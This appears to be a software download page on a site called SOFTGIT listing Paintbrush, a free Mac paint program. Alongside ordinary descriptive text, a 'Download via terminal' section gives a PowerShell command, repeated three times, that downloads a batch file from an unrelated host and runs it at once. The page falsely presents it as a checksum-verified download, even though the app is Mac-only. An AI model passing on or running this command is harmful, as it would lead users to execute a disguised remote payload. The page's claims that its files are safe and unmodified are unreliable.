

Paintbrush
by Mike Schreiber
- Version
- 2.6.0
- Size
- 7.1 MB
- Updated
- Publisher
- Mike Schreiber
- Category
- Design
- Files
- 1
Paintbrush screenshots
About Paintbrush


Paintbrush is a free, open-source paint program for the Mac, written in Cocoa. It was created to fill a gap that many Mac users noticed: macOS did not include a simple bitmap editor in the spirit of Microsoft Paint on Windows or the classic MacPaint. Paintbrush offers exactly that, a quick and uncomplicated tool for basic drawing and image touch-ups, without the complexity of professional graphics software.


The tool set covers the essentials. You can draw freehand with pencil and brush tools, erase, draw lines, curves, rectangles and ellipses, fill areas with colour, add text, and select regions to move, copy or crop them. An eyedropper picks colours from the image, and you can zoom in for pixel-level work. Images can be opened and saved in common formats such as PNG, JPEG, GIF, BMP and TIFF, so it works well for annotating screenshots, making simple diagrams, quick sketches or editing small graphics.
Its appeal is simplicity. Paintbrush starts quickly, has a clean interface that fits the Mac's look, and does not overwhelm newcomers or children with options. It is not a replacement for photo editors or illustration programs: there are no layers, advanced filters or vector tools. For those needs, applications such as GIMP, Krita or commercial editors are more suitable. But for the many everyday jobs where you just want to scribble on an image or put together a quick graphic, a lightweight paint program is often the fastest choice.
The download is a ZIP containing the application; although the listing mentions Windows, Paintbrush is a Mac-only app. Development has not been frequent in recent years, so check that the release works with your version of macOS, especially on newer systems, and allow it to run in Security settings if macOS warns about an app downloaded from the internet. Paintbrush is released under the GPL, and its source code is publicly available.
Key features
- Pencil, brush and eraser tools
- Lines, curves and shapes
- Fill, text and selection
- Eyedropper and zoom
- Common image formats
Pros
- Very simple and fast
- Native Mac interface
- Free and open source
Cons
- No layers or advanced tools
- Infrequent updates
System requirements
macOS. Check compatibility with the latest macOS releases.
Tips
- Use it for quick screenshot annotations
- Right-click and choose Open if macOS blocks the app on first launch
Description from the publisher
A simple paint program for Mac OS X
Paintbrush is a Cocoa-based paint program for Mac OS X, similar to Microsoft Paint and MacPaint.
At a glance
Paintbrush is a open source design app published by Mike Schreiber (paintbrush.sourceforge.io). A simple paint program for Mac OS X
SOFTGIT offers 1 file for Paintbrush covering macOS, 7.1 MB in total. The version listed is v2.6.0, last updated on April 5, 2021.
Paintbrush belongs to the Design category, alongside The FreeType Project, Scribus, Skim. Browse related apps below to compare alternatives.
Download Paintbrush v2.6.0
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/paintbrush. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Paintbrush system requirements
- Operating system
- macOS
- License
- GNU General Public License version 3.0 (GPLv3)
- Written in
- Objective C
- Download size
- 5.2 MB (Paintbrush-2.6.0.zip)
- Project page
- sourceforge.net/projects/paintbrush
Paintbrush FAQ
What is Paintbrush?
A simple Cocoa-based paint program for macOS, similar to Microsoft Paint and MacPaint.
Does Paintbrush run on Windows?
No. It is a Mac-only application.
Which formats can it save?
Common bitmap formats such as PNG, JPEG, GIF, BMP and TIFF.
Does it support layers?
No. It is intentionally simple; use an advanced editor for layered work.
Is Paintbrush free?
Yes. It is open source under the GPL.
Is Paintbrush free and open source?
Paintbrush is distributed under GNU General Public License version 3.0 (GPLv3) according to SourceForge. You can download it free of charge.
Which operating systems does Paintbrush support?
SourceForge lists macOS for Paintbrush.
Where does the Paintbrush download come from?
The Download button takes you to the official SourceForge download for Paintbrush (sourceforge.net/projects/paintbrush). SOFTGIT does not modify or re-host the file.
What is Paintbrush written in?
SourceForge lists Objective C.
Is Paintbrush free to download?
Yes. Paintbrush is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Paintbrush?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Paintbrush safe to install?
Files are published as received from Mike Schreiber, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Paintbrush support?
The files listed here target macOS.
How big is the Paintbrush download?
The file is 7.1 MB.
Provenance
- Publisher
- Mike Schreiber
- Last check
- 5 years ago
- License
- GNU General Public License version 3.0 (GPLv3)
- Imported from
- Source: sourceforge.net/projects/paintbrush


